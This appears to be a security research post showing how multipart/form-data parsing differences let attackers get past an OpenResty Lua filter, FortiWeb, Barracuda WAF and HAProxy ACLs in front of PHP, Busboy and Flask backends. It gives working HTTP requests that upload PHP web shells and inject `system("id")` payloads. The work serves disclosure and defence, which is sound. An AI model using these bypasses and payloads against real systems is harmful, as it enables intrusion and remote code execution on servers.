Filter Bypass (points to line 26 of Response)

Filter bypass removing a `\r` from the sequence between headers and body

Removing doublequotes on filename parameter

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /app.php HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: example.com	2	Server: openresty/1.25.3.2
3	User-Agent: test	3	Date: Tue, 01 Oct 2024 07:53:39 GMT
4	Accept: */*	4	Content-Type: application/octet-stream
5	Content-Type: multipart/form-data; boundary=xxx	5	Connection: keep-alive
6	Content-Length: 100	6	Content-Length: 32
7	--xxx	7	
8	Content-Disposition: form-data; filename="foo.php"	8	File extension not allowed: php
9		9	
10	<?php system(\$_GET["cmd"]); ?>		
11	--xxx--		

filename parameter value inside double quotes blocked by Lua filter (points to line 8 of Request)

File extension not allowed: php (points to line 8 of Response)

blocked upload of a PHP filename

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /app.php HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: example.com	2	Server: openresty/1.25.3.2
3	User-Agent: test	3	Date: Tue, 01 Oct 2024 07:54:44 GMT
4	Accept: */*	4	Content-Type: text/html; charset=UTF-8
5	Content-Type: multipart/form-data; boundary=xxx	5	Content-Length: 239
6	Content-Length: 98	6	Connection: keep-alive
7	--xxx	7	X-Powered-By: PHP/7.2.34
8	Content-Disposition: form-data; filename=foo.php	8	Vary: Accept-Encoding
9		9	
10	<?php system(\$_GET["cmd"]); ?>	10	Array
11	--xxx--	11	(
		12	)
		13	Array
		14	(
		15	[0] => Array
		16	(
		17	[name] => foo.php
		18	[type] =>
		19	[tmp_name] => /tmp/php1wJBtw
		20	[error] => 0
		21	[size] => 30
		22	)
		23	)
		24	)
		25	--
		26	<?php system(\$_GET["cmd"]); ?>
		27	--
		28	

filename parameter without double quotes bypass the Lua filter and is accepted by PHP (points to line 8 of Request)

[name] => foo.php (points to line 17 of Response)

bypass by removing double quote in filename parameter

Bypass Nodejs and Busboy

Busboy is a **widely used** Node.js library designed for parsing `multipart/form-data` requests, which are commonly used for file uploads and form submissions that include binary data. It operates as a high-performance, low-level streaming parser, allowing developers to handle large files and data streams efficiently without consuming excessive memory resources.

Busboy uses a "highly permissive" approach parsing `multipart/form-data` requests, I think for flexibility (and it's a good thing, I guess) but can introduce security problems. Unlike stricter parsers, Busboy accepts and processes a wide range of multipart messages, tolerating deviations from strict RFC compliance. One significant issue (IMO) is its support for the `filename*=` syntax within the **request** `Content-Disposition` header. This extended parameter allows filenames to be URL-encoded, enabling characters that might otherwise be blocked by input validation or security filters.


For example, an attacker could use `filename*=` to encode a filename in a way that bypasses extension filters designed to block dangerous file types. By specifying a filename like `filename*=UTF-8"backdoor%2ephp`, the `%2ephp` is URL-decoded by the server to `.php`, effectively "hiding" the file extension during initial parsing or filtering.

Moreover, accepting `filename=*` means that you can send multiple `filename` parameters within a single `Content-Disposition` header. Attackers can exploit this by including both `filename=` and `filename*=` parameters to create ambiguity in how the filename is interpreted by different components of the application stack, **like a WAF in front of a nodejs application using busboy**. An example of this technique is:


```
...
Content-Disposition: form-data; name="file"; filename="image.png"; filename*=UTF-8"backdoor.php
...
```

In this case, a WAF usually try to validate the `filename=` parameter and see an acceptable `image.png` filename, while the Node.js/Flask application processing the upload uses the `filename*=` parameter and saves the file as `backdoor.php`.

Let's do a test:



Attempt to upload a js file to Nodejs backend blocked by filter or WAF



add a second filename= parameter to bypass the filter or WAF*

Bypass file upload in Python Flask

Let's explore how Flask handles file uploads by testing the following application:

```
from flask import Flask, request, jsonify, json

app = Flask(__name__)

@app.route('/', methods=['POST'])
def debug_multipart():
    # Crea un dizionario per salvare i dati multipart
    multipart_data = {
        "form": {},
        "files": {}
    }

    # dump request.form.keys()
    print(json.dumps(list(request.form.keys()), indent=4))

    # Itera attraverso le chiavi nel request.form per ottenere i campi del form
    count = 0
    for key in request.form.keys():
        part_data = request.form.get(key)
        headers = {
            "Content-Disposition": request.headers.get('Content-Disposition'),
            "Content-Type": request.headers.get('Content-Type')
        }
        multipart_data["form"][count] = {
            "value": part_data,
            "headers": headers
        }
        count += 1

    count = 0
    for key in request.files:
        file = request.files.get(key)
        # get file content
        file_content = file.read().decode('utf-8')
        headers = {
            "Content-Disposition": file.headers.get('Content-Disposition'),
            "Content-Type": file.headers.get('Content-Type')
        }
        multipart_data["files"][count] = {
            "filename": file.filename,
            "content_type": file.content_type,
            "content_length": file.content_length,
            "headers": headers,
            "content": file_content
        }
```

```

    }

    count += 1

    return jsonify(multipart_data), 200

if __name__ == '__main__':
    # run listening on all interfaces
    app.run(
        debug=True,
        host='0.0.0.0',
        port=5000
    )

```

As for Node.js + Busboy, Flask allows using `filename*= *` syntax in request, so a possible bypass could be sending a filename parameter with a `filename*=` parameter:

Request	Response
<pre> 1 POST / HTTP/1.1 2 Host: example.com 3 accept: */* 4 Content-Type: multipart/form-data; boundary=xxx 5 Content-Length: 106 6 user-agent: test 7 8 --xxx 9 Content-Disposition: form-data; name="foo"; filename="a.png"; filename*=utf-8'a.py 10 11 bar 12 --xxx-- </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.3 Python/3.10.12 3 Date: Tue, 22 Oct 2024 10:29:32 GMT 4 Content-Type: application/json 5 Content-Length: 314 6 Connection: close 7 8 { 9 "files":{ 10 "0":{ 11 "content":"bar", 12 "content_length":0, 13 "content_type":null, 14 "filename":"a.py", 15 "headers":{ 16 "Content-Disposition": 17 "form-data; name=\"foo\"; filename=\"a.png\"; filename*=utf-8'a.py", 18 "Content-Type":null 19 } 20 }, 21 "form":{ 22 } 23 } 24 } </pre>

*Bypass using filename= syntax**

By sending duplicate `Content-Disposition` header of filename parameters, Flask behaves differently:

Request	Response
<pre> 1 POST / HTTP/1.1 2 Host: example.com 3 accept: */* 4 Content-Type: multipart/form-data; boundary=xxx 5 Content-Length: 101 6 user-agent: test 7 8 --xxx 9 Content-Disposition: form-data; name="foo"; filename="a.exe"; filename="a.png" 10 11 bar 12 --xxx-- </pre> dup "filename" parameter separated by ; -> #2	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.0.3 Python/3.10.12 3 Date: Tue, 22 Oct 2024 10:48:55 GMT 4 Content-Type: application/json 5 Content-Length: 312 6 Connection: close 7 8 { 9 "files":{ 10 "0":{ 11 "content":"bar", 12 "content_length":0, 13 "content_type":null, 14 "filename":"a.png", 15 "headers":{ 16 "Content-Disposition": 17 "form-data; name=\"foo\"; filename=\"a.exe\"; filename=\"a.png\"", 18 "Content-Type":null 19 } 20 }, 21 "form":{ 22 } 23 } 24 } </pre>


```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: example.com
3 accept: */*
4 Content-Type: multipart/form-data; boundary=xxx
5 Content-Length: 100
6 user-agent: test
7
8 --xxx
9 Content-disposition: form-data; name="foo"; filename="a.exe" filename="a.png"
10
11 bar
12 --xxx--

dup "filename" parameter
WITHOUT separator -> #1

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.10.12
3 Date: Tue, 22 Oct 2024 10:50:10 GMT
4 Content-Type: application/json
5 Content-Length: 311
6 Connection: close
7
8 {
9   "files":{
10     "0":{
11       "content":"bar",
12       "content_length":0,
13       "content_type":null,
14       "filename":"a.exe",
15       "headers":{
16         "Content-Disposition":
17           "form-data; name=\"foo\"; filename=\"a.exe\" filename=\"a.png\"",
18         "Content-Type":null
19       }
20     },
21     "form":{
22     }
23   }
```

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: example.com
3 accept: */*
4 Content-Type: multipart/form-data; boundary=xxx
5 Content-Length: 145
6 user-agent: test
7
8 --xxx
9 Content-disposition: form-data; name="foo"; filename="a.exe"
10 Content-disposition: form-data; name="foo"; filename="a.png"
11
12 bar
13 --xxx--

dup "Content-Disposition" header -> #1

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.3 Python/3.10.12
3 Date: Tue, 22 Oct 2024 10:51:23 GMT
4 Content-Type: application/json
5 Content-Length: 292
6 Connection: close
7
8 {
9   "files":{
10     "0":{
11       "content":"bar",
12       "content_length":0,
13       "content_type":null,
14       "filename":"a.exe",
15       "headers":{
16         "Content-Disposition":"form-data; name=\"foo\"; filename=\"a.exe\"",
17         "Content-Type":null
18       }
19     },
20     "form":{
21     }
22   }
```

Bypass FortiWeb WAF

FortiWeb is a WAF developed by Fortinet, designed to protect web applications from threats like SQL Injection, XSS, and other common attacks. It provides advanced features such as machine learning-based anomaly detection, bot mitigation, and integration with threat intelligence services. To explore its capabilities and try his multipart parser, I activated the free trial available on the AWS Marketplace:

[AWS Marketplace](#) > Manage subscriptions

Manage subscriptions [Info](#)

Your subscriptions

All delivery methods

Product	Vendor	Delivery method	Terms/Units	Access level	Service start
Fortinet FortiWeb Web Application Firewall WAF (PAYG)	Fortinet Inc.	Amazon Machine Image	-	Agreement	October 11, 2024, 16:17 (UTC+02:00)

I've configured the WAF with a "Web Protection Profile" of "Inline Extended Protection" that should be the highest and more sensible level of protection.

Security Configuration

Monitor Mode i

Syn Cookie

Web Protection Profile

Allow List i

Replacement Message

URL Case Sensitivity

Inline Extended Protection

Predefined



For example, let's try with a simple multipart request in which we send a Remote Code Execution payload in the `user_name` parameter.

Request

1 POST /index.php HTTP/1.1

2 Host: example.com

3 User-Agent: test

4 Accept: */*

5 Content-Type: multipart/form-data; boundary=xxx

6 Content-Length: 71

7

8 --xxx

9 Content-Disposition: form-data; name="user_name"

10

11 foo

12 --xxx--

Response

1 HTTP/1.1 200 OK

2 Host: example.com

3 Date: Fri, 11 Oct 2024 15:27:59 GMT

4 Connection: close

5 X-Powered-By: PHP/8.3.6

6 Content-type: text/html; charset=UTF-8

7 Set-Cookie: cookiesession1=678A3E0DE9A23171B954E907257A12CD;Expires=Sat, 11 Oct 2025 15:27:59 GMT;Path=/;HttpOnly

8

9 Array

10 {

11 [user_name] => foo

12 }

13

allowed request

Request

1 POST /index.php HTTP/1.1

2 Host: example.com

3 User-Agent: test

4 Accept: */*

5 Content-Type: multipart/form-data; boundary=xxx

6 Content-Length: 88

7

8 --xxx

9 Content-Disposition: form-data; name="user_name"

10

11 foo";system("id");//

12 --xxx--

Response

Web Page Blocked!


The page cannot be displayed. Please contact the administrator for additional information.

URL: example.com/index.php

Client IP: 78.46.241.101

Attack ID: 20000008

Message ID: 00000001145



request blocked because RCE payload

As we discussed in bypass technique #3, nearly all parsers (correctly) expect the `\r\n` sequence to separate headers from the body within a part or to separate the boundary start from the headers. Disrupting this sequence typically causes the parser to fail when parsing the multipart body. Since PHP allows poorly formatted multipart bodies, such as missing `\r\n` sequences or unterminated messages without the ending boundary, in this case we can bypass it by breaking the `\r\n` sequence anywhere:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /index.php HTTP/1.1\r\n 2 Host: example.com\r\n 3 User-Agent: test\r\n 4 Accept: */*\r\n 5 Content-Type: multipart/form-data; boundary=xxx\r\n 6 Content-Length: 87\r\n 7 \r\n 8 --xxx\r\n 9 Content-Disposition: form-data; name="user_name"\r\n 10 \r\n 11 foo";system("id");//\r\n 12 --xxx--</pre>		<pre>1 HTTP/1.1 200 OK 2 Host: example.com 3 Date: Fri, 11 Oct 2024 15:30:15 GMT 4 Connection: close 5 X-Powered-By: PHP/8.3.6 6 Content-type: text/html; charset=UTF-8 7 Set-Cookie: cookiesession1=678A3E0D588B2368BC711D630A152A62;Expires=Sat, GMT;Path=/;HttpOnly 8 9 Array 10 (11 [user_name] => foo";system("id");// 12) 13</pre>	

bypass removing `\r` from the CRLF sequence
or by removing the ending boundary string:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /index.php HTTP/1.1 2 Host: example.com 3 User-Agent: test 4 Accept: */* 5 Content-Type: multipart/form-data; boundary=xxx 6 Content-Length: 60 7 8 --xxx 9 Content-Disposition: form-data; name="user_name" 10 foo</pre>		<pre>1 HTTP/1.1 200 OK 2 Host: example.com 3 Date: Fri, 11 Oct 2024 15:40:43 GMT 4 Connection: close 5 X-Powered-By: PHP/8.3.6 6 Content-type: text/html; charset=UTF-8 7 Set-Cookie: cookiesession1=678A3E0D9DFDEC003C42451432077BA;Exp GMT;Path=/;HttpOnly 8 9 Array 10 (11 [user_name] => foo 12) 13</pre>	

PHP allows unfinished multipart message
we can append our payload without being blocked by FortiWeb:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /index.php HTTP/1.1 2 Host: example.com 3 User-Agent: test 4 Accept: */* 5 Content-Type: multipart/form-data; boundary=xxx 6 Content-Length: 79 7 8 --xxx 9 Content-Disposition: form-data; name="user_name" 10 foo"; system("id"); //</pre>		<pre>1 HTTP/1.1 200 OK 2 Host: example.com 3 Date: Fri, 11 Oct 2024 15:41:31 GMT 4 Connection: close 5 X-Powered-By: PHP/8.3.6 6 Content-type: text/html; charset=UTF-8 7 Set-Cookie: cookiesession1=678A3E0DB6C7580088D5A148DF903F22;Exp GMT;Path=/;HttpOnly 8 9 Array 10 (11 [user_name] => foo"; system("id"); // 12) 13</pre>	

Regarding file uploads, we can easily bypass FortiWeb by duplicating the Content-Disposition header, causing FortiWeb to analyze the second one while PHP parses the first one:

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: example.com
3 User-Agent: test
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=xxx
6 Content-Length: 194
7
8 --xxx
9 Content-Disposition: form-data; name="user_name"; filename="backdoor.php"
10 Content-Disposition: form-data; name="user_name"; filename="backdoor.png"
11
12 <?php system/**/("id"); ?>
13 --xxx--

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: example.com
3 Date: Fri, 11 Oct 2024 16:05:48 GMT
4 Connection: close
5 X-Powered-By: XXXXXXXXXX
6 Content-type: text/html; charset=UTF-8
7 Set-Cookie: cookiesession1=678A3E0EF3ACF3F30AABE55A7D566D45; GMT;Path=/;HttpOnly
8
9 Array
10 (
11 )
12 Array
13 (
14     [user_name] => Array
15     (
16         [name] => backdoor.php
17         [full_path] => backdoor.php
18         [type] =>
19         [tmp_name] => /tmp/phpC3fiXU
20         [error] => 0
21         [size] => 26
22     )
23 )
24 )
25 )
```

If we have FortiWeb in front of a Node.js application that uses Busboy (or a Python/Flask application) to parse multipart messages, we can easily bypass it by using technique #5 and the `filename*=` parameter to upload a file with a disallowed extension:

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: example.com
3 User-Agent: test
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=xxx
6 Content-Length: 123
7
8 --xxx
9 Content-Disposition: form-data; name="image"; filename="user.png"
10 Content-Type: image/png
11
12 ... image ...
13 --xxx--

Response
Pretty Raw Hex Render
1 HTTP/1.1 303 See Other
2 Connection: close
3 Location: /
4 Date: Fri, 11 Oct 2024 15:19:05 GMT
5 Set-Cookie: cookiesession1=678A3E0DD05972B940A92B0ACC2799C2;Expires=Sat, 11 Oct 2025 15:19:05 GMT;Path=/;HttpOnly
6 content-length: 169
7
8 File [image]: filename: user.png, encoding: 7bit, mimeType: image/png
9 File [image] got 13 bytes
10 File [image] done
11 File [image] content: ... image ...
12 Done parsing form!
13
```

Allowed file upload of a PNG file

Trying to upload something like `backdoor.exe` :

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: example.com
3 User-Agent: test
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=xxx
6 Content-Length: 127
7
8 --xxx
9 Content-Disposition: form-data; name="image"; filename="backdoor.exe"
10 Content-Type: image/png
11
12 ... backdoor ...
13 --xxx--

Response
Pretty Raw Hex Render
Web Page Blocked!

The page cannot be displayed. Please contact the administrator for additional information.
URL: example.com/index.php
Client IP: 78.46.241.101
Attack ID: 20000017
Message ID: 000000001139
```

Blocked file upload of backdoor.exe

To bypass it, we can simply add the `filename=` parameter, causing FortiWeb to analyze the `filename=` parameter while Busboy uses the `filename*=` one.

```
Request
Pretty Raw Hex
1 POST /index.php HTTP/1.1
2 Host: example.com
3 User-Agent: test
4 Accept: */*
5 Content-Type: multipart/form-data; boundary=xxx
6 Content-Length: 129
7
8 --xxx
9 Content-Disposition: form-data; name="image"; filename="a.png"; filename=utf-8'backdoor.exe
10
11 ... backdoor ...
12 --xxx--

Response
Pretty Raw Hex Render
1 HTTP/1.1 303 See Other
2 Connection: close
3 Location: /
4 Date: Fri, 11 Oct 2024 15:23:56 GMT
5 Set-Cookie: cookiesession1=678A3E0D3E3BCA0E9F5CF1790BC2B930;Expires=Sat, 11 Oct 2025 15:23:56 GMT;Path=/;HttpOnly
6 content-length: 177
7
8 File [image]: filename: backdoor.exe, encoding: 7bit, mimeType: text/plain
9 File [image] got 16 bytes
10 File [image] done
11 File [image] content: ... backdoor ...
12 Done parsing form!
13
```

FortWeb file upload filename bypass when the target use busboy

Bypass Barracuda WAF

Barracuda Networks was founded in 2003, initially gaining attention with its email spam filtering products. Over the years, the company expanded its product line to include firewalls, cloud security, data protection, and **WAF solutions**. The Barracuda WAF was introduced as a key part of their security portfolio. It is now widely deployed in both on-premises and cloud environments, offering scalable protection for businesses of all sizes.

Thanks to the free trial of Barracuda WAF on the AWS Marketplace, I was able to try it with the following configuration:

Allow Query String: ☐ No ☒ Si
 Set to Yes if you want to allow query string in URL.

Hidden Parameter Protection:
 Select **Forms** or **Forms and URLs** if you want to protect the hidden parameters in forms and URLs. **Forms**: Protects the hidden parameters in the post body of forms. **Forms and URLs**: protects the hidden parameters in the post body of forms and query string of the URLs.

CSRF Prevention:
 Select **Forms** or **Forms and URLs** if you want cross-site request forging prevention for the forms and URLs. This is not applicable when there is no parameter profile.
 Note: If this is set to "Forms" or "Forms and URLs", ensure that the service using this policy should have Use Profile set to "Yes" on WEBSITES > Website Profiles.

Max Content Length:
 Specify the maximum allowable content length for POST request body.

Maximum Parameter Name Length:
 Specify the maximum length of the parameter name. No value (empty) implies unlimited.

Maximum Upload Files:
 Specify the maximum number of parameters that can be of file-upload type in one request.

Blocked Attack Types: ☒ Select/Deselect All

- ☒ SQL Injection
- ☒ OS Command Injection
- ☒ Cross-Site Scripting
- ☒ Remote File Inclusion
- ☒ SQL Injection strict
- ☒ OS Command Injection strict
- ☒ Cross-Site Scripting strict
- ☒ Remote File Inclusion strict
- ☒ LDAP Injection
- ☒ Python-PHP attacks
- ☒ HTTP Specific Injection
- ☒ Apache Struts attacks
- ☒ Apache struts attacks strict

Attack Types are malicious patterns that can be checked for in the URL path. These are also used to check the XML data being sent in the requests. Note: Each security policy is configured with default set of attack types that are applied to the matching requests. For more comprehensive validation, select other attack type patterns.

Custom Blocked Attack Types: N/A
 List of custom attack types as defined on the ADVANCED > Libraries page.

Comments:

Let's try to upload a PHP file:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST /index.php HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: test 4 Accept: */* 5 Content-Type: multipart/form-data; boundary=xxx 6 Content-Length: 104 7 8 --xxx 9 Content-Disposition: form-data; name="a"; filename="a.php" 10 11 <?php system/**/("id"); ?> 12 --xxx-- </pre>		<pre> The specified URL cannot be found. </pre>	

request blocked by Barracuda WAF

As you can see, Barracuda WAF blocked my attempt. Below is the audit log of the blocked request, where we can see the WAF rule details: "Forbidden File Extension":

Prevention Details	
Action	DENY
Rule	security-policy
Rule Type	Globale
Follow Up Action	Nessuno

Attack Details	
Attack	Forbidden File Extension
Attack Category	Injection Attacks
Detail	Parameter="a" value="(no-value)" extension="php"

© 2024 Barracuda Networks, Inc.	Seriale #BAR-WF-3137088
---------------------------------	-------------------------


log of the blocked request

Even in this case, we can bypass it by sending a duplicated Content-Disposition header. Since Barracuda WAF analyzes the last one and PHP parses the first one, we can bypass the rule this way:

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 POST /index.php HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: test 4 Accept: */* 5 Content-Type: multipart/form-data; boundary=xxx 6 Content-Length: 164 7 8 --xxx 9 Content-Disposition: form-data; name="a"; filename="a.php" 10 Content-Disposition: form-data; name="a"; filename="a.jpg" 11 12 <?php system/**/("id"); ?> 13 --xxx--</pre>		<pre>1 HTTP/1.1 200 OK 2 Host: [REDACTED] 3 Date: Fri, 11 Oct 2024 23:23:28 GMT 4 Content-type: text/html; charset=UTF-8 5 Content-Length: 233 6 7 Array 8 (9) 10 Array 11 (12 [a] => Array 13 (14 [name] => a.php 15 [full_path] => a.php 16 [type] => 17 [tmp_name] => /tmp/phptEHLv9 18 [error] => 0 19 [size] => 26 20) 21) 22) 23)</pre>	

bypass by sending two content-disposition headers

If we have Barracuda WAF in front of a Node.js application that uses Busboy to parse multipart messages, we can easily bypass it by using technique #5 and the filename*= parameter to upload a file with a disallowed extension:



Bypass HAProxy ACL

HAProxy's Access Control List functionality is a powerful feature that allows for flexible traffic management and request filtering based on a wide range of criteria. ACLs can inspect different parts of HTTP requests and responses to make routing and security decisions.

HAProxy allows you to even inspect the request body, and one of the function is the `req.body_param()` function, that allows you to extract parameters from a `x-www-form-urlencoded` body. This function enables HAProxy to inspect specific parameters and make decisions based on their values.

Because HAProxy's `req.body_param()` function only parses `x-www-form-urlencoded` data and does not handle multipart form data, **any ACLs relying on it can be easily bypassed**. Attackers can convert their requests to use `multipart/form-data`, which HAProxy won't parse, to bypass the ACL conditions. Also sending duplicate parameters can confuse the parsing logic, especially when the upstream application takes always the last parameter (I'll show an example later).

Example: The following ACL permits admin login only from IP 1.2.3.4

```
acl deny_login req.body_param(username) -m str admin ! src 1.2.3.4
http-request deny if deny_login
```

ACL Definition: The ACL named `deny_login` checks if the `username` parameter in the request body equals admin and if the client's IP address is not 1.2.3.4.

Action Based on ACL: If both conditions are met (the username is admin and the client IP is not 1.2.3.4), the `http-request deny` directive denies the request.

Let's create a PoC where HAProxy sits in front of a PHP application. HAProxy will have an ACL to validate which IP addresses are allowed to log in as the admin user. If a login request to the admin page comes from an untrusted IP, HAProxy will block the request.

This is the ACL

```

frontend http-in
    bind *:80

    # Enable HTTP body inspection
    option http-buffer-request

    # ACL to check if the "username" parameter exists in the form body
    acl has_username req.body -m sub username

    # ACL to check if the value of the "username" parameter is "admin"
    acl is_admin req.body_param(username) admin

    # ACL to check if the client IP is "1.2.3.4"
    acl is_not_allowed_ip src 1.2.3.4

    # Deny the request if the "username" parameter exists, is "admin",
    # and the client's IP is not "1.2.3.4"
    http-request deny if has_username is_admin !is_not_allowed_ip

    default_backend servers

backend servers
    server server1 172.17.0.1:8081

```

This ACL check if the username is admin and the source IP address is 1.2.3.4.

- **option http-buffer-request** : enables buffering of the request body, allowing HAProxy to inspect form data within the body.
- **acl has_username** : checks if the request body contains the "username" parameter, meaning a login attempt is being made.
- **acl is_admin** : checks if the "username" parameter's value is "admin".
- **acl is_not_allowed_ip** : checks if the request comes from the IP "1.2.3.4."

The **http-request deny** rule blocks the request if all three conditions are met: the request contains a "username" parameter, the username is "admin," and the client IP is **not** "1.2.3.4." If these conditions are true, the request is denied, effectively preventing untrusted IPs from accessing the admin login.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /app.php HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: localhost:81			2	date: Tue, 08 Oct 2024 21:16:21 GMT		
3	Content-Type: application/x-www-form-urlencoded			3	server: Apache/2.4.38 (Debian)		
4	Content-Length: 12			4	x-powered-by: PHP/7.2.34		
5				5	content-length: 32		
6	username=foo			6	content-type: text/html; charset=UTF-8		
				7			
				8	Array		
				9	(		
				10	[username] => foo		
				11	)		
				12			

As you can see from the screenshot above, I can send a request with `username=foo` without being blocked by HAProxy. However, when I try to send `username=admin`, it blocks me, as shown in the screenshot below. This happens because, obviously, I'm not connecting from the IP address 1.2.3.4:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /app.php HTTP/1.1			1	HTTP/1.1 403 Forbidden		
2	Host: localhost:81			2	content-length: 93		
3	Content-Type: application/x-www-form-urlencoded			3	cache-control: no-cache		
4	Content-Length: 14			4	content-type: text/html		
5				5			
6	username=admin			6	<html>		
				7	<body>		
				8	<h1>		
				9	403 Forbidden		
				10	Request forbidden by administrative rules.		
				11	</h1>		
				12	</body>		
				13	</html>		

Request blocked by ACL
the src IP address is not
1.2.3.4

Now, since HAProxy doesn't have a `multipart/form-data` parser (which is crazy, considering it parses `x-www-form-urlencoded`), the easiest way to bypass this ACL is to simply convert the request to multipart. This works because the ACL is quite basic, but we'll do an example with a more challenging one to bypass:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /app.php HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: localhost:81			2	date: Tue, 08 Oct 2024 21:17:48 GMT		
3	Content-Type: multipart/form-data; boundary=xxx			3	server: Apache/2.4.38 (Debian)		
4	Content-Length: 72			4	x-powered-by: PHP/7.2.34		
5				5	content-length: 34		
6	--xxx			6	content-type: text/html; charset=UTF-8		
7	Content-Disposition: form-data; name="username"			7			
8				8	Array		
9	admin			9	(		
10	--xxx--			10	[username] => admin		
				11	)		
				12			

bypass req.body_param doesn't find any `username=admin` in body

